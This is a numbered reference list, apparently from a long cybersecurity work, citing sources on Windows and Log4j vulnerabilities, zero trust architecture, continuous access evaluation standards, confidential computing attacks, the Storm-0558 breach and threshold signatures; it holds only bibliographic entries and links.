1169. Alex Ionescu, Yarden Shafir — *PrintDemon: Print Spooler Privilege Escalation, Persistence & Stealth (CVE-2020-1048)* (2020). https://windows-internals.com/printdemon-cve-2020-1048/
1170. Sean Lyngaas — *Old vulnerabilities die hard: researchers uncover 20-year-old code in Windows print spooler* (2020). https://cyberscoop.com/windows-print-spooler-safebreach-black-hat/
1171. Apache Software Foundation — *Apache Log4j Security Vulnerabilities* (2021). https://logging.apache.org/log4j/2.x/security.html
1172. Free Wortley, Chris Thompson, Forrest Allison — *Log4Shell: RCE 0-day exploit found in log4j* (2021). https://github.com/lunasec-io/lunasec/blob/master/docs/blog/2021-12-09-log4j-zero-day.mdx
1173. *NVD - CVE-2021-44228* (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-44228
1174. Jen Easterly — *Statement from CISA Director Easterly on Log4j Vulnerability* (2021). https://www.cisa.gov/news-events/news/statement-cisa-director-easterly-log4j-vulnerability
1175. Tim Starks — *CISA chief: Log4j among the most serious flaws in her career* (2021). https://cyberscoop.com/log4j-cisa-easterly-most-serious/
1176. Microsoft Threat Intelligence — *Guidance for preventing, detecting, and hunting for CVE-2021-44228 Log4j 2 exploitation* (2021). https://www.microsoft.com/en-us/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/

1177. CISA — *AA21-356A: Mitigating Log4Shell and Other Log4j-Related Vulnerabilities* (2021). https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-356a
1178. Barclay Osborn, Justin McWilliams, Betsy Beyer, Max Saltonstall — *BeyondCorp: Design to Deployment at Google* (2016). https://www.usenix.org/publications/login/spring2016/osborn
1179. Luca Cittadini, Batz Spear, Betsy Beyer, Max Saltonstall — *BeyondCorp Part III: The Access Proxy* (2016). https://www.usenix.org/publications/login/winter2016/cittadini
1180. Jeff Peck, Betsy Beyer, Colin Beske, Max Saltonstall — *Migrating to BeyondCorp: Maintaining Productivity While Improving Security* (2017). https://www.usenix.org/publications/login/summer2017/peck
1181. Victor Escobedo, Betsy Beyer, Max Saltonstall, Filip Żyźniewski — *BeyondCorp: The User Experience* (2017). https://www.usenix.org/publications/login/fall2017/escobedo
1182. Microsoft — *Update release cycle for Windows clients* (2024). https://learn.microsoft.com/en-us/windows/deployment/update/release-cycle
1183. ISC2 — *15 Years of Zero Trust* (2025). https://www.isc2.org/Insights/2025/10/15-Years-of-Zero-Trust
1184. John Kindervag — *No More Chewy Centers: Reflecting on 15 Years of Zero Trust* (2025). https://hub.illumio.com/briefs/no-more-chewy-centers-reflecting-on-15-years-of-zero-trust
1185. Office of Management and Budget — *M-22-09: Moving the U.S. Government Toward Zero Trust Cybersecurity Principles* (2022). https://www.whitehouse.gov/wp-content/uploads/2022/01/M-22-09.pdf
1186. Lenovo — *ThinkPad Z Series Ushers in a New Look and Recycled Materials for the Iconic Brand* (2022). https://web.archive.org/web/2022/https://news.lenovo.com/pressroom/press-releases/thinkpad-z-series-new-look-recycled-materials
1187. David Weston — *CES 2022: Chip to cloud security: Pluton-powered Windows 11 PCs are coming* (2022). https://blogs.windows.com/windowsexperience/2022/01/04/ces-2022-chip-to-cloud-security-pluton-powered-windows-11-pcs-are-coming/
1188. Microsoft — *Windows 11 specifications* (2021). https://www.microsoft.com/en-us/windows/windows-11-specifications
1189. OpenID Foundation — *OpenID Continuous Access Evaluation Profile (CAEP)* (2024). https://openid.net/specs/openid-caep-specification-1_0-01.html

1190. Vasu Jakkal — *Secure access for a connected world–meet Microsoft Entra* (2022). https://www.microsoft.com/en-us/security/blog/2022/05/31/secure-access-for-a-connected-worldmeet-microsoft-entra/
1191. Microsoft — *Azure AD is Becoming Microsoft Entra ID* (2023). https://techcommunity.microsoft.com/blog/microsoft-entra-blog/azure-ad-is-becoming-microsoft-entra-id/2520436
1192. Microsoft Learn — *Microsoft Entra ID Protection risk detections* (2024). https://learn.microsoft.com/en-us/entra/id-protection/concept-identity-protection-risks
1193. Microsoft Graph — *signIn resource type* (2024). https://learn.microsoft.com/en-us/graph/api/resources/signin?view=graph-rest-1.0
1194. Microsoft Graph — *appliedConditionalAccessPolicy resource type* (2024). https://learn.microsoft.com/en-us/graph/api/resources/appliedconditionalaccesspolicy?view=graph-rest-1.0
1195. Microsoft Learn — *Windows 11 Security Book – Advanced credential protection (LSA Protection)* (2024). https://learn.microsoft.com/en-us/windows/security/book/identity-protection-advanced-credential-protection
1196. Microsoft Learn — *Microsoft recommended driver block rules* (2024). https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-driver-block-rules
1197. Microsoft Learn — *Get behavioral analytics and anomaly detection in Defender for Cloud Apps* (2024). https://learn.microsoft.com/en-us/defender-cloud-apps/anomaly-detection-policy
1198. Microsoft 365 Defender Team — *Web shell attacks continue to rise* (2021). https://www.microsoft.com/en-us/security/blog/2021/02/11/web-shell-attacks-continue-to-rise/
1199. Microsoft Learn — *Zero Trust deployment guide* (2024). https://learn.microsoft.com/en-us/security/zero-trust/
1200. Microsoft Inside Track — *Implementing a Zero Trust security model at Microsoft* (2024). https://www.microsoft.com/insidetrack/blog/implementing-a-zero-trust-security-model-at-microsoft/
1201. Okta — *Okta Customer Stories* (2024). https://www.okta.com/customers/
1202. CISA — *Zero Trust Maturity Model Version 2.0* (2023). https://www.cisa.gov/sites/default/files/2023-04/CISA_Zero_Trust_Maturity_Model_Version_2_508c.pdf

1203. U.S. Department of Homeland Security — *CISA Zero Trust Architecture Implementation* (2025). https://www.dhs.gov/sites/default/files/2025-04/2025_0129_cisa_zero_trust_architecture_implementation.pdf
1204. U.S. Government Accountability Office — *Cybersecurity: Implementation of Executive Order Requirements Is Essential to Address Key Actions* (2024). https://www.gao.gov/products/gao-24-106343
1205. U.S. Securities and Exchange Commission Office of Inspector General — *Final Management Letter: Readiness Review – The SEC's Progress Toward Implementing Zero Trust Cybersecurity Principles* (2023). https://www.sec.gov/files/fnl-mgmt-ltr-readiness-rvw-secs-prog-twd-implmntng-zero-trust-cyber-prncpls.pdf
1206. Microsoft Security Response Center — *Microsoft Internal Solorigate Investigation - Final Update* (2021). https://www.microsoft.com/en-us/msrc/blog/2021/02/microsoft-internal-solorigate-investigation-final-update/
1207. Fred Cohen — *Computer Viruses: Theory and Experiments* (1984). https://all.net/books/virus/index.html
1208. Microsoft Security Response Center — *Results of Major Technical Investigations for Storm-0558 Key Acquisition* (2023). https://msrc.microsoft.com/blog/2023/09/results-of-major-technical-investigations-for-storm-0558-key-acquisition/
1209. Mandiant Consulting — *3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise* (2023). https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise
1210. CISA, FBI — *#StopRansomware: CLoP Ransomware Gang Exploits CVE-2023-34362 MOVEit Vulnerability* (2023). https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a
1211. UnitedHealth Group — *Form 8-K: Material Cybersecurity Incident (Change Healthcare)* (2024). https://www.sec.gov/Archives/edgar/data/731766/000073176624000045/unh-20240221.htm
1212. Christian Vasquez, CyberScoop — *U.S. car dealers are feeling the pain of CDK cyberattack* (2024). https://www.cyberscoop.com/cdk-ransomware-car-dealers/
1213. OpenSSF SLSA Project — *SLSA v1.0 Specification: Producing Artifacts Requirements* (2023). https://slsa.dev/spec/v1.0/requirements
1214. GitHub — *About security hardening with OpenID Connect* (2024). https://docs.github.com/en/actions/security-for-github-actions/security-hardening-your-deployments/about-security-hardening-with-openid-connect

1215. Zachary Newman, John Speed Meyers, Santiago Torres-Arias — *Sigstore: Software Signing for Everybody* (2022). https://dl.acm.org/doi/10.1145/3548606.3560596
1216. Sigstore Project — *Cosign: Signing Overview* (2024). https://docs.sigstore.dev/cosign/signing/overview/
1217. Sigstore Project — *Rekor: Logging Overview* (2024). https://docs.sigstore.dev/logging/overview/
1218. OpenSSF SLSA Project — *slsa-framework/slsa-github-generator* (2024). https://github.com/slsa-framework/slsa-github-generator
1219. Anchore — *anchore/syft* (2024). https://github.com/anchore/syft
1220. Aqua Security — *aquasecurity/trivy* (2024). https://github.com/aquasecurity/trivy
1221. Merill Fernando, Thomas Naunheim — *maester365/maester* (2024). https://github.com/maester365/maester
1222. Maester Project — *Maester: Test Automation for Microsoft 365 Security* (2024). https://maester.dev/
1223. Maester Project — *Conditional Access What-If Tests* (2024). https://maester.dev/docs/ca-what-if/
1224. Joosua Santasalo — *jsa2/caOptics: Azure AD Conditional Access Gap Analyzer* (2024). https://github.com/jsa2/caOptics
1225. SpecterOps — *SpecterOps/AzureHound: BloodHound data collector for Microsoft Azure* (2024). https://github.com/SpecterOps/AzureHound
1226. SpecterOps — *BloodHound CE: AzureHound CE Collection Documentation* (2024). https://bloodhound.specterops.io/collect-data/ce-collection/azurehound
1227. RFC 6749: The OAuth 2.0 Authorization Framework. https://datatracker.ietf.org/doc/html/rfc6749
1228. How to use Continuous Access Evaluation enabled APIs in your applications. https://learn.microsoft.com/en-us/entra/identity-platform/app-resilience-continuous-access-evaluation
1229. Three Shared Signals Final Specifications Approved. https://openid.net/three-shared-signals-final-specifications-approved/
1230. Microsoft Entra expands into security service edge and Azure AD becomes Microsoft Entra ID. https://www.microsoft.com/en-us/security/blog/2023/07/11/microsoft-entra-expands-into-security-service-edge-and-azure-ad-becomes-microsoft-entra-id/

1231. BeyondCorp: A New Approach to Enterprise Security. https://www.usenix.org/system/files/login/articles/login_dec14_02_ward.pdf
1232. Re-thinking federated identity with the Continuous Access Evaluation Protocol. https://cloud.google.com/blog/products/identity-security/re-thinking-federated-identity-with-the-continuous-access-evaluation-protocol
1233. Securing Cloud Access with Continuous Access Evaluation Protocol. https://www.idsalliance.org/blog/securing-cloud-access-with-continuous-access-evaluation-protocol/
1234. RFC 7009: OAuth 2.0 Token Revocation. https://datatracker.ietf.org/doc/html/rfc7009
1235. RFC 7662: OAuth 2.0 Token Introspection. https://datatracker.ietf.org/doc/html/rfc7662
1236. Moving towards real time policy and security enforcement. https://techcommunity.microsoft.com/blog/microsoft-entra-blog/moving-towards-real-time-policy-and-security-enforcement/1276933
1237. Moving towards real time policy and security enforcement (Japanese translation). https://github.com/jpazureid/blog-1/blob/main/articles/azure-active-directory/moving-towards-real-time-policy-and-security-enforcement.md
1238. Continuous Access Evaluation in Azure AD is now in public preview. https://techcommunity.microsoft.com/blog/microsoft-entra-blog/continuous-access-evaluation-in-azure-ad-is-now-in-public-preview/1751704
1239. Continuous Access Evaluation in Azure AD is now generally available. https://thewindowsupdate.com/2022/01/10/continuous-access-evaluation-in-azure-ad-is-now-generally-available/
1240. RFC 8417: Security Event Token (SET). https://datatracker.ietf.org/doc/html/rfc8417
1241. RFC 8935: Push-Based Security Event Token (SET) Delivery Using HTTP. https://datatracker.ietf.org/doc/html/rfc8935
1242. Strictly enforce location policies using continuous access evaluation. https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-strict-enforcement
1243. OpenID Shared Signals Framework 1.0 (Final). https://openid.net/specs/openid-sharedsignals-framework-1_0-final.html

1244. OpenID Continuous Access Evaluation Profile 1.0. https://openid.net/specs/openid-caep-1_0-final.html
1245. Shared Signals Interop Event at Authenticate 2025 - Call for Participation. https://openid.net/shared-signals-interop-event-at-authenticate-2025-call-for-participation/
1246. SGNL Demonstrates Standards-Based Interoperability with Okta, Cisco, SailPoint, and Helisoft. https://sgnl.ai/2024/04/sgnl-demonstrates-standards-based-interoperability-with-okta-cisco-sailpoint-and-helisoft/
1247. Okta Leads the Way Driving Real-Time Security with Shared Signals. https://www.okta.com/blog/product-innovation/okta-leads-the-way-driving-real-time-security-with-shared-signals/
1248. CAEP and SSF: Your Questions Answered. https://sgnl.ai/2023/08/caep-and-ssf-your-questions-answered/
1249. OpenID Shared Signals Working Group. https://openid.net/wg/sharedsignals/
1250. RFC 8705: OAuth 2.0 Mutual-TLS Client Authentication and Certificate-Bound Access Tokens. https://datatracker.ietf.org/doc/html/rfc8705
1251. CAEP and Shared Signals Explained. https://www.tigeridentity.com/blog/caep-shared-signals-explained/
1252. Google Workspace Shared Signals Framework API. https://developers.google.com/workspace/shared-signals/api/ssf-api
1253. Conditional Access for Agent Identities in Microsoft Entra. https://learn.microsoft.com/en-us/entra/identity/conditional-access/agent-id
1254. AspNetCoreMeIDCAE reference implementation. https://github.com/damienbod/AspNetCoreMeIDCAE
1255. Implement Microsoft Entra ID Continuous Access in an ASP.NET Core Razor Page app using a Web API. https://damienbod.com/2022/04/20/implement-azure-ad-continuous-access-evaluation-in-an-asp-net-core-razor-page-app-using-a-web-api/
1256. RFC 8936: Poll-Based Security Event Token (SET) Delivery Using HTTP. https://datatracker.ietf.org/doc/html/rfc8936
1257. Azure AD Continuous Access Evaluation (CAE) - A First Look. https://www.vansurksum.com/2020/10/10/azure-ad-continuous-access-evaluation-cae-a-first-look/
1258. Microsoft — *Azure Confidential Computing: products overview* (2024). https://learn.microsoft.com/en-us/azure/confidential-computing/overview-azure-products

1259. *OpenHCL: the new, open source paravisor (Microsoft Tech Community)*, 2024. https://techcommunity.microsoft.com/blog/windowsosplatform/openhcl-the-new-open-source-paravisor/4273172
1260. *Confidential Computing Consortium — About*. https://confidentialcomputing.io/about/
1261. *Microsoft Learn: Azure confidential VM overview*. https://learn.microsoft.com/en-us/azure/confidential-computing/confidential-vm-overview
1262. H. Birkholz, D. Thaler, M. Richardson, N. Smith, W. Pan, *RFC 9334: Remote ATtestation procedureS (RATS) Architecture*, 2023. https://datatracker.ietf.org/doc/rfc9334/
1263. David Kaplan, *AMD x86 Memory Encryption Technologies*, 2016. https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/kaplan
1264. Victor Costan, Srinivas Devadas, *Intel SGX Explained*, 2016. https://eprint.iacr.org/2016/086
1265. Stephan van Schaik, Andrew Kwong, Daniel Genkin, Yuval Yarom, *SGAxe: How SGX Fails in Practice*, 2020. https://cacheoutattack.com/files/SGAxe.pdf
1266. Mark Russinovich, *Introducing Azure confidential computing*, 2017. https://azure.microsoft.com/en-us/blog/introducing-azure-confidential-computing/
1267. Mark Russinovich, *Microsoft partners with the Linux Foundation to announce the Confidential Computing Consortium*, 2019. https://opensource.microsoft.com/blog/2019/08/21/microsoft-partners-linux-foundation-announce-confidential-computing-consortium/
1268. *Linux Foundation press release: CCC formation (Oct 17 2019)*. https://www.linuxfoundation.org/press/press-release/confidential-computing-consortium-establishes-formation-with-founding-members-and-open-governance-structure-2
1269. David Kaplan, Jeremy Powell, Tom Woller, *AMD Memory Encryption*, 2016. https://kib.kiev.ua/x86docs/AMD/SEV/memory-encryption-white-paper-Oct-2021.pdf
1270. David Kaplan, *Protecting VM Register State with SEV-ES*, 2017. https://www.amd.com/content/dam/amd/en/documents/epyc-business-docs/white-papers/Protecting-VM-Register-State-with-SEV-ES.pdf
1271. David Kaplan, *AMD SEV-SNP: Strengthening VM Isolation with Integrity Protection and More*, 2020. https://www.amd.com/content/dam/amd/en/

documents/epyc-business-docs/white-papers/SEV-SNP-strengthening-vm-isolation-with-integrity-protection-and-more.pdf

1272. Intel Corporation, *Architecture Specification: Intel Trust Domain Extensions Module (doc 344425-001)*, 2020. https://kib.kiev.ua/x86docs/Intel/TDX/344425-001.pdf
1273. *AMD EPYC Datacenter Processor Launches with Record-Setting Performance, Optimized Platforms, and Global Server Ecosystem Support*. https://ir.amd.com/news-events/press-releases/detail/773/amd-epyc-datacenter-processor-launches-with-record-setting-performance-optimized-platforms-and-global-server-ecosystem-support
1274. Mathias Morbitzer, Manuel Huber, Julian Horsch, Sascha Wessel, *SEVered: Subverting AMD's Virtual Machine Encryption*, 2018. https://arxiv.org/abs/1805.09604
1275. Robert Buhren, Christian Werling, Jean-Pierre Seifert, *Insecure Until Proven Updated: Analyzing AMD SEV's Remote Attestation*, 2019. https://arxiv.org/abs/1908.11680
1276. Luca Wilke, Jan Wichelmann, Mathias Morbitzer, Thomas Eisenbarth, *SEVurity: No Security Without Integrity (project page)*, 2020. https://uzl-its.github.io/SEVurity/
1277. Robert Buhren, Hans Niklas Jacob, Thilo Krachenfels, Jean-Pierre Seifert, *One Glitch to Rule Them All: Fault Injection Attacks Against AMD's Secure Encrypted Virtualization*, 2021. https://arxiv.org/abs/2108.04575
1278. *PSPReverse / amd-sp-glitch (One Glitch artefact)*. https://github.com/PSPReverse/amd-sp-glitch
1279. Intel Corporation, *Intel Architecture Memory Encryption Technologies Specification (doc 336907)*, 2017. https://kib.kiev.ua/x86docs/Intel/MemEncryption/336907-001.pdf
1280. *LWN-archived RFC: Multi-Key Total Memory Encryption API (MKTME)*, 2018. https://lwn.net/Articles/764480/
1281. Intel Corporation, *Intel TDX Module 1.5 Base Architecture Specification (doc 348549, rev 002)*, 2024. https://cdrdv2-public.intel.com/733575/intel-tdx-module-1.5-base-spec-348549002.pdf
1282. Intel Corporation, *Intel TDX Enabling Guide: Infrastructure Setup — Intel TDX Remote Attestation*. https://cc-enabling.trustedservices.intel.com/intel-tdx-enabling-guide/02/infrastructure_setup/

1283. *Microsoft Learn: Azure Attestation policy version 1.2*. https://learn.microsoft.com/en-us/azure/attestation/policy-version-1-2
1284. *Microsoft Azure expands confidential VM offerings (The Register)*, 2022. https://www.theregister.com/2022/07/20/microsoft_confidential_vms/
1285. *Lenovo Press: Enabling AMD SEV-SNP on ThinkSystem servers (LP1893)*. https://lenovopress.lenovo.com/lp1893-enabling-amd-sev-snp-on-thinksystem-servers
1286. *Intel Adds TDX to Confidential Computing Portfolio with 4th Gen Xeon launch (SecurityWeek)*, 2023. https://www.securityweek.com/intel-adds-tdx-confidential-computing-portfolio-launch-4th-gen-xeon-processors/
1287. *microsoft/openvmm (GitHub)*. https://github.com/microsoft/openvmm
1288. *OpenVMM Guide*. https://openvmm.dev/guide/
1289. *AMD-SEV linux-svsm reference Secure VM Service Module*. https://github.com/AMDESE/linux-svsm
1290. *COCONUT-SVSM: an open-source Secure VM Service Module*. https://github.com/coconut-svsm/svsm
1291. *Microsoft Learn: Confidential containers on Azure Container Instances*. https://learn.microsoft.com/en-us/azure/container-instances/container-instances-confidential-overview
1292. *Microsoft Learn: Confidential containers on AKS (preview / sunset notice)*. https://learn.microsoft.com/en-us/azure/aks/confidential-containers-overview
1293. *Microsoft Learn: AKS confidential VM node pools*. https://learn.microsoft.com/en-us/azure/confidential-computing/confidential-node-pool-aks
1294. *CNCF Confidential Containers project page*. https://www.cncf.io/projects/confidential-containers/
1295. *Confidential Containers documentation*. https://confidentialcontainers.org/docs/
1296. *Edgeless Contrast: workload-level confidential containers (Constellation successor)*. https://github.com/edgelesssys/contrast
1297. *Edgeless Constellation: confidential Kubernetes distribution (archived; succeeded by Contrast)*. https://github.com/edgelesssys/constellation
1298. *AWS Nitro Enclaves user guide*. https://docs.aws.amazon.com/enclaves/latest/user/nitro-enclave.html
1299. *Google Cloud: Confidential VM overview*. https://cloud.google.com/confidential-computing/confidential-vm/docs/about-cvm

1300. *Google Cloud: Confidential Computing product hub*. https://cloud.google.com/confidential-computing
1301. *Google Cloud: Confidential VM supported configurations*. https://docs.cloud.google.com/confidential-computing/confidential-vm/docs/supported-configurations?hl=en
1302. *ETH Zurich ZISC news: Ahoi attacks disrupting TEEs with malicious notifications*, 2024. https://zisc.ethz.ch/2024/05/02/ahoi-attacks-disrupting-tees-with-malicious-notifications/
1303. *Ahoi Attacks: WeSee project page*. https://ahoi-attacks.github.io/wesee/
1304. Benedict Schlueter, Supraja Sridhara, Mark Kuhne, Andrin Bertschi, Shweta Shinde, *Heckler — USENIX Security 2024*, 2024. https://www.usenix.org/conference/usenixsecurity24/presentation/schl%C3%BCter
1305. Ruiyi Zhang, Lukas Gerlach, Daniel Weber, Lorenz Hetterich, Youheng Lü, Andreas Kogler, Michael Schwarz, *CacheWarp: Software-based Fault Injection using Selective State Reset*, 2024. https://www.usenix.org/conference/usenixsecurity24/presentation/zhang-ruiyi
1306. Erdem Aktas, Cfir Cohen, Josh Eads, James Forshaw, Felix Wilhelm, *Intel Trust Domain Extensions (TDX) Security Review*, 2023. https://services.google.com/fh/files/misc/intel_tdx_-_full_report_041423.pdf
1307. *NVD record for CVE-2023-20592 (CacheWarp / INVD)*. https://nvd.nist.gov/vuln/detail/CVE-2023-20592
1308. *CacheWarp project page*. https://cachewarpattack.com/
1309. *AMD Security Bulletin AMD-SB-3005 (CacheWarp / CVE-2023-20592)*. https://www.amd.com/en/resources/product-security/bulletin/amd-sb-3005.html
1310. Benedict Schlueter, Supraja Sridhara, Andrin Bertschi, Shweta Shinde, *WeSee: Using Malicious #VC Interrupts to Break AMD SEV-SNP*, 2024. https://arxiv.org/abs/2404.03526
1311. *Ahoi Attacks: Heckler project page*. https://ahoi-attacks.github.io/heckler/
1312. Benedict Schlueter, Supraja Sridhara, Mark Kuhne, Andrin Bertschi, Shweta Shinde, *Heckler: Breaking Confidential VMs with Malicious Interrupts*, 2024. https://arxiv.org/abs/2404.03387
1313. *Ahoi Attacks family page*. https://ahoi-attacks.github.io/
1314. Intel Corporation, *Intel TDX Module 1.5 TD Partitioning Architecture Specification (doc 354807, rev 003)*, 2024. https://cdrdv2-public.intel.com/817876/intel-tdx-module-1.5-td-partitioning-spec-354807003.pdf
1315. *Wikipedia: Trust Domain Extensions*. https://en.wikipedia.org/wiki/Trust_Domain_Extensions

1316. Cyber Safety Review Board — *Review of the Summer 2023 Microsoft Exchange Online Intrusion* (2024). https://www.cisa.gov/sites/default/files/2025-03/CSRBReviewOfTheSummer2023MEOIntrusion508.pdf
1317. Microsoft Security Response Center — *Microsoft mitigates China-based threat actor Storm-0558 targeting of customer email* (2023). https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/
1318. Microsoft Threat Intelligence — *Analysis of Storm-0558 techniques for unauthorized email access* (2023). https://www.microsoft.com/en-us/security/blog/2023/07/14/analysis-of-storm-0558-techniques-for-unauthorized-email-access/
1319. Microsoft — *Microsoft threat actor naming* (2024). https://learn.microsoft.com/en-us/unified-secops/microsoft-threat-actor-naming
1320. Microsoft Security Response Center — *Microsoft Internal Solorigate Investigation – Final Update* (2021). https://msrc.microsoft.com/blog/2021/02/microsoft-internal-solorigate-investigation-final-update/
1321. CISA — *Advanced Persistent Threat Compromise of Government Agencies, Critical Infrastructure, and Private Sector Organizations (AA20-352A)* (2020). https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-352a
1322. Wiz Research — *Storm-0558: Compromised Microsoft Key Enables Authentication of Countless Microsoft Applications* (2023). https://www.wiz.io/blog/storm-0558-compromised-microsoft-key-enables-authentication-of-countless-micr
1323. Microsoft — *Microsoft identity platform OpenID Connect v2.0 discovery document (consumers tenant)* (2026). https://login.microsoftonline.com/consumers/v2.0/.well-known/openid-configuration
1324. Y. Sheffer, D. Hardt, M. Jones — *RFC 8725: JSON Web Token Best Current Practices* (2020). https://datatracker.ietf.org/doc/html/rfc8725
1325. CISA, FBI — *Enhanced Monitoring to Detect APT Activity Targeting Outlook Online (AA23-193A)* (2023). https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-193a
1326. Microsoft — *Expanding cloud logging to give customers deeper security visibility* (2023). https://www.microsoft.com/en-us/security/blog/2023/07/19/expanding-cloud-logging-to-give-customers-deeper-security-visibility/
1327. CISA — *CISA and Microsoft Partnership Expands Access to Logging Capabilities Broadly* (2023). https://www.cisa.gov/news-events/news/cisa-and-microsoft-partnership-expands-access-logging-capabilities-broadly

1328. Office of Senator Ron Wyden — *Wyden Requests Federal Agencies Investigate Lax Cybersecurity Practices by Microsoft that Reportedly Enabled Chinese Espionage* (2023). https://www.wyden.senate.gov/news/press-releases/wyden-requests-federal-agencies-investigate-lax-cybersecurity-practices-by-microsoft-that-reportedly-enabled-chinese-espionage
1329. Office of Senator Ron Wyden — *Wyden Statement on Cyber Safety Review Board Investigation of Recent Microsoft Exchange Online Intrusion* (2023). https://www.wyden.senate.gov/news/press-releases/wyden-statement-on-cyber-safety-review-board-investigation-of-recent-microsoft-exchange-online-intrusion
1330. The White House — *Executive Order 14028: Improving the Nation's Cybersecurity* (2021). https://www.gsa.gov/technology/government-it-initiatives/cybersecurity/executive-order-14028
1331. CISA — *Cyber Safety Review Board (CSRB)* (2024). https://www.cisa.gov/resources-tools/groups/cyber-safety-review-board-csrb
1332. U.S. Department of Homeland Security — *Department of Homeland Security's Cyber Safety Review Board to Conduct Review on Cloud Security (archive)* (2023). https://www.dhs.gov/archive/news/2023/08/11/department-homeland-securitys-cyber-safety-review-board-conduct-review-cloud
1333. U.S. Department of Homeland Security — *Cyber Safety Review Board Releases Report on Microsoft Online Exchange Incident from Summer 2023* (2024). https://www.dhs.gov/news/2024/04/02/cyber-safety-review-board-releases-report-microsoft-online-exchange-incident-summer
1334. Brad Smith — *Microsoft's work to strengthen cybersecurity protection* (2024). https://blogs.microsoft.com/on-the-issues/2024/06/13/microsofts-work-to-strengthen-cybersecurity-protection/
1335. U.S. House Committee on Homeland Security — *A Cascade of Security Failures: Assessing Microsoft Corporation's Cybersecurity Shortfalls and the Implications for Homeland Security* (2024). https://homeland.house.gov/hearing/a-cascade-of-security-failures-assessing-microsoft-corporations-cybersecurity-shortfalls-and-the-implications-for-homeland-security/
1336. Microsoft Security Response Center — *Microsoft Actions Following Attack by Nation State Actor Midnight Blizzard (archive)* (2024). https://web.archive.org/web/2024/https://msrc.microsoft.com/blog/2024/01/microsoft-actions-following-attack-by-nation-state-actor-midnight-blizzard
1337. Microsoft Security Response Center — *Update on Microsoft Actions Following Attack by Nation State Actor Mid-*

night Blizzard (archive) (2024). https://web.archive.org/web/2024/https://msrc.microsoft.com/blog/2024/03/update-on-microsoft-actions-following-attack-by-nation-state-actor-midnight-blizzard

1338. Brad Smith — *A new world of security: Microsoft's Secure Future Initiative* (2023). https://blogs.microsoft.com/on-the-issues/2023/11/02/secure-future-initiative-sfi-cybersecurity-cyberattacks/
1339. Charlie Bell — *Security above all else – expanding Microsoft's Secure Future Initiative* (2024). https://www.microsoft.com/en-us/security/blog/2024/05/03/security-above-all-else-expanding-microsofts-secure-future-initiative/
1340. Microsoft — *Securing our future: September 2024 progress update on Microsoft's Secure Future Initiative* (2024). https://www.microsoft.com/en-us/security/blog/2024/09/23/securing-our-future-september-2024-progress-update-on-microsofts-secure-future-initiative-sfi/
1341. Microsoft — *Azure Key Vault Managed HSM Overview* (2024). https://learn.microsoft.com/en-us/azure/key-vault/managed-hsm/overview
1342. Microsoft — *Azure Integrated HSM Overview* (2024). https://learn.microsoft.com/en-us/azure/security/fundamentals/azure-integrated-hardware-security-module-overview
1343. Microsoft — *Securing our future: April 2025 progress report on Microsoft's Secure Future Initiative* (2025). https://www.microsoft.com/en-us/security/blog/2025/04/21/securing-our-future-april-2025-progress-report-on-microsofts-secure-future-initiative/
1344. The Hacker News — *Microsoft Secures MSA Signing with Azure Confidential VMs After Storm-0558 Breach* (2025). https://thehackernews.com/2025/04/microsoft-secures-msa-signing-with.html
1345. Google Cloud — *Cloud HSM* (2024). https://cloud.google.com/kms/docs/hsm
1346. Amazon Web Services — *Rotating AWS KMS keys* (2024). https://docs.aws.amazon.com/kms/latest/developerguide/rotate-keys.html
1347. Google Workspace — *Maintain SAML certificates* (2024). https://knowledge.workspace.google.com/admin/apps/maintain-saml-certificates
1348. Google — *Tink cryptographic library* (2024). https://developers.google.com/tink
1349. Amazon Web Services — *AWS Security Bulletins* (2024). https://aws.amazon.com/security/security-bulletins/
1350. Google Cloud — *Google Cloud Security Bulletins* (2024). https://cloud.google.com/support/bulletins

1351. Cloudflare — *How Cloudflare mitigated yet another Okta compromise* (2023). https://blog.cloudflare.com/how-cloudflare-mitigated-yet-another-okta-compromise/
1352. Shafi Goldwasser, Silvio Micali, Ronald L. Rivest — *A Digital Signature Scheme Secure Against Adaptive Chosen-Message Attacks* (1988). DOI: 10.1137/0217017. https://people.csail.mit.edu/silvio/Selected%20Scientific%20Papers/Digital%20Signatures/A_Digital_Signature_Scheme_Secure_Against_Adaptive_Chosen-Message_Attack.pdf
1353. Dan Boneh, Victor Shoup — *A Graduate Course in Applied Cryptography (Chapter 13: Digital Signatures, EUF-CMA security definition)* (2023). https://toc.cryptobook.us/
1354. Chelsea Komlo, Ian Goldberg — *FROST: Flexible Round-Optimized Schnorr Threshold Signatures (Selected Areas in Cryptography, SAC 2020, LNCS 12804)* (2021). https://link.springer.com/chapter/10.1007/978-3-030-81652-0_2
1355. D. Connolly, C. Komlo, I. Goldberg, C. A. Wood — *RFC 9591: The Flexible Round-Optimized Schnorr Threshold (FROST) Protocol for Two-Round Schnorr Signatures* (2024). https://datatracker.ietf.org/doc/rfc9591/
1356. Yehuda Lindell, Ariel Nof — *Fast Secure Multiparty ECDSA with Practical Distributed Key Generation and Applications to Cryptocurrency Custody (ACM CCS 2018)* (2018). https://cris.technion.ac.il/en/publications/fast-secure-multiparty-ecdsa-with-practical-distributed-key-gener/
1357. Jack Doerner, Yashvanth Kondi, Eysa Lee, abhi shelat — *DKLs: Threshold ECDSA Signing Schemes (project landing page, including DKLs23 Threshold ECDSA in Three Rounds)* (2023). https://dkls.info/
1358. B. Laurie, A. Langley, E. Kasper — *RFC 6962: Certificate Transparency* (2013). https://www.rfc-editor.org/rfc/rfc6962.html
1359. Nat Sakimura, John Bradley, Michael B. Jones, Edmund Jay — *OpenID Connect Discovery 1.0 (final, errata set 2)* (2023). https://openid.net/specs/openid-connect-discovery-1_0.html
1360. MITRE — *Forge Web Credentials (T1606)* (2024). https://attack.mitre.org/techniques/T1606/
1361. MITRE — *Forge Web Credentials: SAML Tokens (T1606.002)* (2024). https://attack.mitre.org/techniques/T1606/002/
